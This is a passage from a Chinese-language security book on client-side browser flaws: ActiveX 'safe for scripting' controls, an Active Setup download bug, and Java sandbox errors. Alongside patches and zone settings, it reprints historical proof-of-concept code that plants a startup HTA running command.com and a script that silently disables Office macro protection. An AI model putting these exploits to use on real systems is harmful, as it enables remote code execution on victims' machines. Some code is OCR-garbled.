ActiveX控件一般含有.OCX这个文件扩展名(Java中的ActiveX控件是例外)。它们用<OBJECT>标记嵌入Web页中，指定控件从何处下载。当Internet Explorer遇到带有ActiveX控件的Web页时(有时为多个控件)，它首先检查用户的本地系统注册表，找出该组件是否在机器上可用。如果是，IE就显示其Web页，将控件加载到浏览器的内存地址空间中，执行其代码。如果控件尚未在用户机上安装，IE就下载控件，并安装于<OBJECT>标记所指定的地方。另外，作为选项，它也可以对代码的作者通过认证码(Authenticode)进行确认，然后再执行。缺省情况下，控件下载后装入ActiveX控件高速缓存(cache)中，即\windows\occache目录。

到目前为止所述的模型内，恶意的程序员可以编写ActiveX控件来做他想在用户机上所做的一切。用什么来阻止呢?Microsoft有一个认证码机制。认证码允许开发者用加密机制将其代码"签名"，在代码执行之前由IE及第三方确认(Verisign公司是一个典型的第三方认证公司)。

认证码在真实世界中表现如何呢?1996年，一个叫Fred McLain的程序员编写了一个ActiveX控件，可以将用户系统利落地关掉(如果它运行Windows 95，且有高级电源管理功能)。他得到了此控件的Verisign签名，他称之为Internet Exploder，并放在他的Web站点上。认证码安全模型这种公开显示出来的"优点"曾引起短暂争论，之后，Microsoft和Verisign取消了McLain的软件出版资格，声称它破坏了其承诺。Exploder仍在运行，只是现在它会提示冲浪者，它并没注册，给了一个可取消下载的选项。

认证码系统是否管用有待读者来判断。但是要记住，McLain可以做比关机更糟糕的事，也许他已做了许多偷偷摸摸的事情。如今，ActiveX继续为许多Web站点提供很重要的功能，只是少了些夸耀。ActiveX还存在许多问题，下面将讨论一些极为严重的问题。

ActiveX "safe for scripting"问题

流行度:	*9*
容易度:	*5*
影响力:	*10*
风险率:	*8*

1999年夏天，Georgi Guninski和Richard M.Smith分别发现了IE处理ActiveX中的"安全脚本"(safe for scripting)漏洞的两个不同的例子。在他们的控件中，设置"safe for scripting"标志后，开发人员就可以完全地绕过正常的认证码签名检查。IE 4以及更早版本中的这些控件，Scriptlet.typelib和Eyedog.OCX，都设了这样的标志，IE执行时不会给用户任何警告。

无需忧虑执行无害功能的ActiveX控件，但是，Scriptlet和Eyedog都有能力访问用户的文件系统。Scriptlet.typelib可以创建、编辑以及覆盖本地盘上的文件。Eyedog则有能力查询注册表，收集机器的特性。

Georgi Guninski编写了一个Scriptlet控件的演示(proof-of-concept)代码，它可以将一个后缀为.HTA(HTML Application)的可执行文本文件写入远程机器的启动文件夹中。此文件在该机器下次重启时执行，先是显示一条来自Georgi的无害信息；但其中有一点是开不得玩笑的：只要简单地访问Georgi的页面http://www.nat.bg/~joro/scrtlb.html，你就允许他在你的系统上执行任何代码；然后游戏就结束了。其演示代码如下所示：


```
<object id="scr"
classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC"
>
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\windows\\Start Menu\\Programs\\StartUp\\guninski.hta";
scr.Doc="<object id='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object><SCRIPT>a
lert('Written by Georgi Guninski
http://www.nat.bg/~joro');wsh.Run('c:\\command.com');</"+"SCRIPT>";
scr.write();
</SCRIPT>
</object>
```

这种程序访问软件接口的暴露，Richard M.Smith称之为"偶然的特洛伊"。诸如Eyedog和Scriptlet之类的ActiveX控件在数以百万计的用户硬盘中无害地呆着，随IE之类的流行软件预装入，等待某些人对它们的远程访问(参见http://www.tiac.net/users/

smiths/acctroj/index.htm)。


此类的暴露还可以进一步扩展，注册的ActiveX控件可以打上"safe for scripting"的标志，方法是在控件中实现IObjectSafety，或是在控件的分类(Categories)中加入密钥(Key)7DD95801-9882-11CF-9FA9-00AA006C42C4，使之在注册表中标志为安全的(参见http://msdn.microsoft.com/workshop/components/activex/safety.asp)。搜索典型的Windows系统注册表就可以查到数以十计的控件。它们都有执行特殊权限的能力(如写盘或执行代码)，且可用于类似的攻击。

有几个办法可以知道你的系统中运行了多少这样的应用程序。要想看看系统的COM应用程序(包括ActiveX控件)，可选择Start|Run，然后输入dcomcnfg。结果如下图.



如果要想看它们在注册表中是否标上"safe for scripting"，可以从NT资源工具箱(新版本包括在Microsoft的Visual Studio开发环境中)中应用oleview，oleview可以浏览系统中的所有注册COM/ActiveX对象。它也可以显示其类ID (CLSID)(通过类ID注

册表中调用)以及其他重要参数，包括实现的分类。下面是oleview的一个图例：



oleview也可以显示对象的输出接口，能看出该对象是否是黑客可执行特权操作的劫持对象。

另一个这样的控件一年以后由DilDog of Cult of the Dead Cow发现(曾以Back Orifice闻名——参见第4章)。这个称为Office 2000 UA(OUA)的控件在安装Microsoft的Office工具集时随系统注册。DilDog的关于该控件的演示代码可从其Web页中获得(http://www.l0pht.com/advisories/ouahack/index.html) 。它在用户系统上对OUA远程实例化，然后用它将Office文档的宏保护进行禁止(disable)，却不告知用户，然后DilDog页下载一个叫做"evil.doc"的文件，它包含一个简单的宏，创建文件c:\dildog-was-here.txt 。下面的代码就是OUA远程实例化的方法：

```
var ua;

function setup()
{
     // Create UA control
     ua = new ActiveXObject("OUACtrl.OUACtrl.1");

     // Attach ua object to ppt object
```

```
        ua.WndClass="OpusApp";
        ua.OfficeApp=0;

        // Verify UA objects sees Office application
        return ua.IsAppRunning();
}

function disablemacroprotection()
{

        var ret;

        // Activate application
        ua.AppActivate();

        // Display macro security dialog
        ua.ShowDialog(0x0E2B);

        // Click the 'low' button
        ua.SelectTabSDM(0x13);

        // Click the 'ok' button
        ua.SelectTabSDM(1);
}

function enablemacroprotection()
{
        // Activate application
        ua.AppActivate();

        // Display macro security dialog
        ua.ShowDialog(0x0E2B);

        // Click the 'medium' button
        ua.SelectTabSDM(0x12);

        // Click the 'ok' button
        ua.SelectTabSDM(1);
}
// Beginning of script execution
if(setup()) {
        disablemacroprotection();
        parent.frames["blank"].location="
```

```
}
</script>
</body>
</html>
```

注意 *"safe for scripting" 控件还可以由HTML格式的电子邮件调用，这种方式下的目标范围更大(危险也更大)。我们在下面的电子邮件攻击中将讨论它。*

避免"safe for scripting"问题

从因特网用户的角度，有三种方法可以对付此问题。我们建议并用。

第一种方法是为Scriptlet/Eyedog和OUA打上补丁；分别从http://www.microsoft.com/technet/security/bulletin/ms99-032.asp 和http://officeupdate.microsoft.com/2000/downloadDetails/Uactlsec.htm 上可得到。不过读者请注意，这些都是单点补丁，只是对这些特定控件的"safe for scripting"标志作了修改；并没有对其他控件标志为"safe"时的新攻击进行全面保护。我们前面谈到过"偶然的特洛伊"，尚未发现者还不知有多少呢!

第二种对策主要是针对OUA以及其他类似的用Office宏执行其罪恶勾当的攻击。可在Office 2000的Tools | Macro | Security下将Macro protection设为High(每个应用程序都需如此配置，没有全局的配置方式)。

第三种，也是最有效的对策是限制或禁止ActiveX。我们会在关于安全区域(security zone)一节中作简短讨论。但首先，我们应高度重视使用ActiveX带来的脆弱性。

从开发者的角度看，不要编写在用户系统上执行特权操作的"safe for scripting"控件。

注意 *一旦实例化后，ActiveX控件将一直保留在内存中，直到卸载。要卸载ActiveX控件，可从命令行使用regsvr32 /u [Control_Name] 命令。*

"主动设置文件下载"脆弱点

流行度:	*5*
容易度:	*8*
影响力:	*5*
风险率:	*6*

Juan Carlos García Cuartango是一个独立的安全研究者，他喜欢研究Internet Explorer的安全问题，关于此脆弱点(漏洞)，他在自己的站点http://www.kriptopolis.com 上张贴了专门说明。这篇文章很醒目，是用英文写的(其他都是西班牙文)。"主动设置下载"脆弱性其实是一种拒绝型服务攻击(DoS)，它开发了一个ActiveX控件，可以主动设置下载Microsoft.CAB 文件至磁盘上任意指定位置，甚至覆盖原有文件。

"主动设置"DoS对策

Microsoft对此有补丁，可从http://www.microsoft.com/security(Bulletin MS00-42)上获取。

注意 *对Windows 2000用户而言，如果他们成了此种脆弱点的攻击对象时，Windows文件保护(WFP，Windows File Protection)可用来防止覆盖某些系统文件。*

合理利用安全区域：对ActiveX的解决之道

到目前为止，我们许多读者也许会认为，ActiveX是因特网客户安全的"毒药"。不过，这种情绪忽略了一个基本前提：技术越强大、越普及，其可利用进行大破坏的潜在可能性就越大。ActiveX是一个强大的且流行的技术，因此它被恶意利用时，就会有许多坏事情发生(下面关于电子邮件黑客攻击一节中还会谈到)。最终用户总是希望用最自动化的方法来处理其正常的例程，而ActiveX正是这种需求的产物。闭上眼睛，希望它悄然离去是不现实的——新的技术也许正在地平线上静静等候，而其运作的方式也不会相差多少。

对ActiveX带来的挑战(不管它是否基于"safe for scripting")，一个通常的解决办法就是限制其中系统上执行特权控制的能力。为此，需了解Windows安全的最重要的一个特性：安全区域(security zone)。的确，要想提高系统安全性，就必须学会如何安全地使用它。

技巧 *关于安全区域的一个最好参考文献是Microsoft的知识库编号为Q174360的文章，可从http://support.microsoft.com 中获得，也可查阅IE资源工具箱第27章：http://www.microsoft.com/technet/IE/reskit/ie4/part7/part7a.asp 。*

概括地讲，区域安全模型允许用户将不同的信任级别分配给从四个区域中下载的代码：Local Intranet(本地内联网)，Trusted Sites(可信任站点)，Internet(因特网)以及

Restricted Sites(受限站点)。第5个区域，即Local Machine(本机)，它在用户界面上是不提供的，因为它只能从IE管理工具箱(IEAK，参见http://www.microsoft.com/windows/ieak/en/default.asp)中使用。

可手工将站点加入任何除Internet区域之外的区域中。Internet区域中包含了所有没有归属于某区域的站点以及其URL中包含了点(.)的站点(比如，http://local是Local Intranet区域的一部分；而http://www.microsoft.com则属于Internet区域；因为名字中有(.))。当访问某一区域中的站点时，则该区域的安全设置就会作用于站点上的各种行为(比如"运行ActiveX控件"是否允许等)。因此，最重要的配置区域是Internet区域，因为它包含了用户缺省情况下愿意访问的所有站点。当然，如果你手工将站点增加到其他区域中，此规则自然就不能适用了。因此当往其他区域中添加站点时，一定要十分小心地选择可信任与不可信任站点——如果你准备这样做的话(通常，对公司LAN用户来讲，是由网络管理员来管理其他区域的)。

为了对Internet区域进行安全配置，在IE中打开Tools | Internet Options | Security(或是Internet Options控制面板)，选择Internet区域，单击Default Level，将滑动条上移至合适位置。我们推荐设为High，然后手工使用Custom Level按钮，禁止(disable)其他

类别	设置名	推荐设置	注释
ActiveX controls and Plug-ins	Script ActiveX Controls marked" safe for scripting"	Disable	无需多加解释了
Cookies	Allow per-session cookies (not stored)	Enable	我们更愿意设为Prompt，但一些长期弹出的窗口会太麻烦
Downloads	File download	Enable	我们希望这里是Prompt设置(IE基于文件扩展名作了许多自动的决定)，但是为了不成为虐待狂，我们还是将它设为Enable
Scripting	Active Scripting	Prompt	禁止ActiveX与Java小应用程序脚本之间并没有很明显的区别。因此，我们进行保守设置(但也是很烦人的)

表16.1 推荐的Internet区域安全设置(缺省设为High后，进行Custom Level设置)

任何活动，并加上其他一些有用配置，参见表16.1。

禁止 ActiveX 的设置如图 16.1 所示。




图 16.1 利用 Internet Options 控制面板可以禁止所有的 ActiveX 设置，从面防止从恶意 Web 页面上下载恶意的控件

禁止 ActiveX 的副作用是，浏览一些依赖于控件产生特殊效果的站点时就会有问题。在Web的早期，大量站点依靠下载诸如 ActiveX 控件之类的代码以产生动态效果，好在现在这种方式已被HTML扩展及服务器端脚本所取代。因此，禁止 ActiveX 不会使

用户在访问那些主要站点时像从前那样困扰了。一个比较明显的例外是，使用Macromedia之Shockwave ActiveX控件的站点。禁止ActiveX后，浏览使用Shockwave ActiveX控件的站点会显示如下的消息：

如果仍想获得Shockwave的声音和动画，就只得打开ActiveX(当然，除非使用Netscape的浏览器，那里Shockwave是以插件方式工作的)。另一个用户喜欢访问的面向ActiveX站点是Microsoft的Windows Update(WU)，它用ActiveX扫描用户的机器，并下载和安装相关的补丁。WU是一个好办法——免去了许多搜寻补丁程序的时间(特别是安全补丁)，并能自动决定你是否安装了合适的版本。不过，我们仍然不认为这些方便的站点就是一直需打开ActiveX的理由。更令人沮丧的是，当IE禁止Active Scripting时，那种在浏览器中输入地址"mp3"就可导向http://www.mp3.com 的自动搜索机制也工作不了了。

此问题的一个解决方法是在访问这些可信任站点时手工打开ActiveX，然后再手工关闭它。更聪明一点的做法就是使用Trusted Sites区域。将较低的安全级别(比如Medium)赋予这个区域，然后将WU(windowsupdate.microsoft.com) 之类的可信任站点加入此区域中。这样，当访问WU时，安全级别较低的设置可以工作，站点的ActiveX特性仍能工作。同样地，将auto.search.msn.com 加入Trusted Sites区域，合理进行安全设置，允许从地址栏进行搜索。所以安全区域这个机制还是挺方便的。

警告 *一定要小心，只能将非常可靠的可信任站点分配到Trusted Sites区域，因为它们运行和下载时基本上没什么安全限制。即使许多体面的站点也可能被恶意的黑客破坏，或者也有捣乱的开发者在收集用户数据(或更甚之)。*

为了安全阅读邮件，你也可以给Outlook/OE分配类似“区域”这样的行为。在Outlook/OE中，你可以对邮件阅读器中显示的内容选择“区域”，如Internet区域或是Restricted Sites区域。当然，我们建议将它设为Restricted Sites区域(新的Outlook 2000的安全更新特性中支持这样做)。并确保Restricted Sites区域是禁止所有动态(active)内容的。这就是说，将它先设为High，然后用Custom Level按钮返回，并手工禁止任何仍打开的东西(如果不能用disable，就将它们设为high safety)。图16.2显示了如何为Restricted Sites区域配置Outlook。




图16.2 Outlook用户可以在Tools | Options | Security下找到一个类似的(但不明显的)设置组，该设置组可防止通过电子邮件消息中发来的类似攻击

和IE一样，将Outlook设为最受限级别，也存在同样的缺点。不过，如果动态内容以电子邮件消息的方式出现，其实更恼火，其危险性远大于所带来的艺术效果。如果你不信，就等着瞧。使用安全区域的一大好处就是Outlook的行为可比Web浏览器设置得更为保守。灵活性等于更高的安全性，只要能知道如何正确地配置软件。

16.1.2 Java 安全漏洞

20世纪90年代的一个晴朗日子里，Sun Microsystems公司决定要创建一种程序设计模式来解决软件设计者很早就面临的一些计算问题。他们的努力结晶就是Java，而且，也顺带地为程序员解决了许多传统的安全问题。很大程度上是因为其设计理念扎实(部分也是因为Sun公司强有力的市场行为)，大多数人们相信Java是百分之百安全的，当然，这是不可能的。不过，Java也的确通过一些有趣的方法增强了安全防线(下面的讨论基于Java 2，或JDK 1.2的体系结构，这是本书写作时的版本)。

Java是一门精心设计的语言，它使程序员不会犯许多导致安全问题的错误，比如缓冲区溢出。该语言的强类型方式通过JVM(Java虚拟机)在编译及执行时都得到了加强，其内置的字节码确认器可以保护程序可访问的内存区域，从而也加强了语言的强壮性。Java语言也不直接支持"指针"对内存地址的访问和操作，而指针往往允许程序员去猜测从哪里可以往运行密码中插入命令。

其次，JVM有内置的安全管理器，通过用户定义的安全策略来强化对系统资源的访问控制。这些概念与类型确认合并在一起，构造了一个"沙箱"，限制Java代码在没有用户明确同意之前不能执行特权操作。更重要的是，Java实现了代码签名，对外部代码的可信度有了更多的验证方式。用户可以执行代码，也可不执行，取决于他们是否信任其签名，这很像认证码(Authenticode)。

最后，Java规范是公开的，任何人都可以得到(http://java.sun.com)。显然，这种对批评家与分析家们的公开性，可以提供某种达尔文式的选择，从而在设计中减少缺点。

理论上讲，这些机制是很难冲破的(事实上，许多已正式证明为安全的)。但在实践中，Java安全性还是被突破了许多次，主要是因为实现中并没有坚持设计原则这个问题。为了真实地了解Java安全的历史，可以参考普林斯敦大学的Secure Internet Programming(SIP)页面(http://www.cs.princeton.edu/sip/history/index.php3)。我们下面将主要讨论一些和客户端用户相关的Java实现的问题。

注意 *对于Java安全背景，可参阅Java安全问答(http://java.sun.com/sfaq/index.html)。*

Netscape Communicator JVM错误

流行度:	*4*
容易度:	*1*
影响力:	*7*
风险率:	*4*

1999年4月，德国Marburg大学的Karsten Sohr在Netscape Communicator的JVM核心安全组件中发现了一处错误。在某些情况下，JVM不会对装入JVM中的所有代码进行检查。这处错误会使攻击者有机会运行代码闯入Java的类型安全(type-safety)机制中，这种攻击称为"类型混乱攻击"(type confusion attack)，这是上面提到的实现与设计相冲突问题的典型例子。

在Netscape中禁止Java

将Netscape升级为最新版本，或者按如下步骤禁止Java(见图16.3)：




图16.3 在Netscape Communicator中禁止Java，以防止恶意的Java小应用程序的攻击；JavaScript更安全一些，但在Mail和News中也是要禁止的

1. 在Communicator中，选择Edit | Preferences。
2. 在Preferences对话框中，选择the Advanced category。
3. 取消对话框中对Enable Java preference复选框的选择。
4. 单击OK。

我们认为打开JavaScript是可以的，而且，它已被许多Web网站使用，禁止它已不现实。但我们强烈建议在Netscape的Mail和News客户端中禁止JavaScript，如图16.3所示。相关细节参见http://www.netscape.com/security/notes/sohrjava.html 。

Microsoft Java "沙箱"缺陷

流行度:	*4*
容易度:	*1*
影响力:	*7*
风险率:	*4*

Microsoft 的IE随后也被类似的一个错误"叮咬"了一下。由于Microsoft的JVM中的"沙箱"(sandbox)实现上的缺陷，Java的安全机制可能被远程Web服务器上的恶意小应用程序(applet)或是嵌于HTML格式的电子邮件消息中的恶意程序所突破。

Microsoft IE补丁

如果要想知道你自己的版本是否有脆弱点，可以打开一个命令提示，输入jview。检查其创建号码(版本号的最后四位)，看看它属于下面的哪一类：

版本	状态
1520或更低	不受脆弱点影响
2000 – 2438	受脆弱点影响
3000 – 3167	受脆弱点影响

即使没有安装IE，jview也可能显示你的版本有脆弱点，这也不必惊讶——还有一些其他产品，比如Microsoft Visual Studio，也安装了JVM。写此章时，我们也惊讶地发现我们运行的JVM版本也有脆弱点，安装了IE 5.0其补丁程序已发布了近一年了!

此补丁叫做Virtual Machine Sandbox(虚拟机沙箱)补丁，在http://www.microsoft.

com/windows/ie/security/default.asp 上IE补丁清单中可找到。也许你想把Java干脆禁止以确保安全，虽然在访问那些使用了Java小应用程序(小应用程序是客户端的Java程序)的Web站点时可能会更寂寞了一些。要在IE中禁止Java，可按照前面讲到的IE安全区域中所提到的步骤进行，但除了要将Internet区域的安全设为High之外，也一定要手工禁止与Java相关的设置。

Brown Orifice——更多的Java错误

流行度:	7
容易度:	5
影响力:	3
风险率:	5

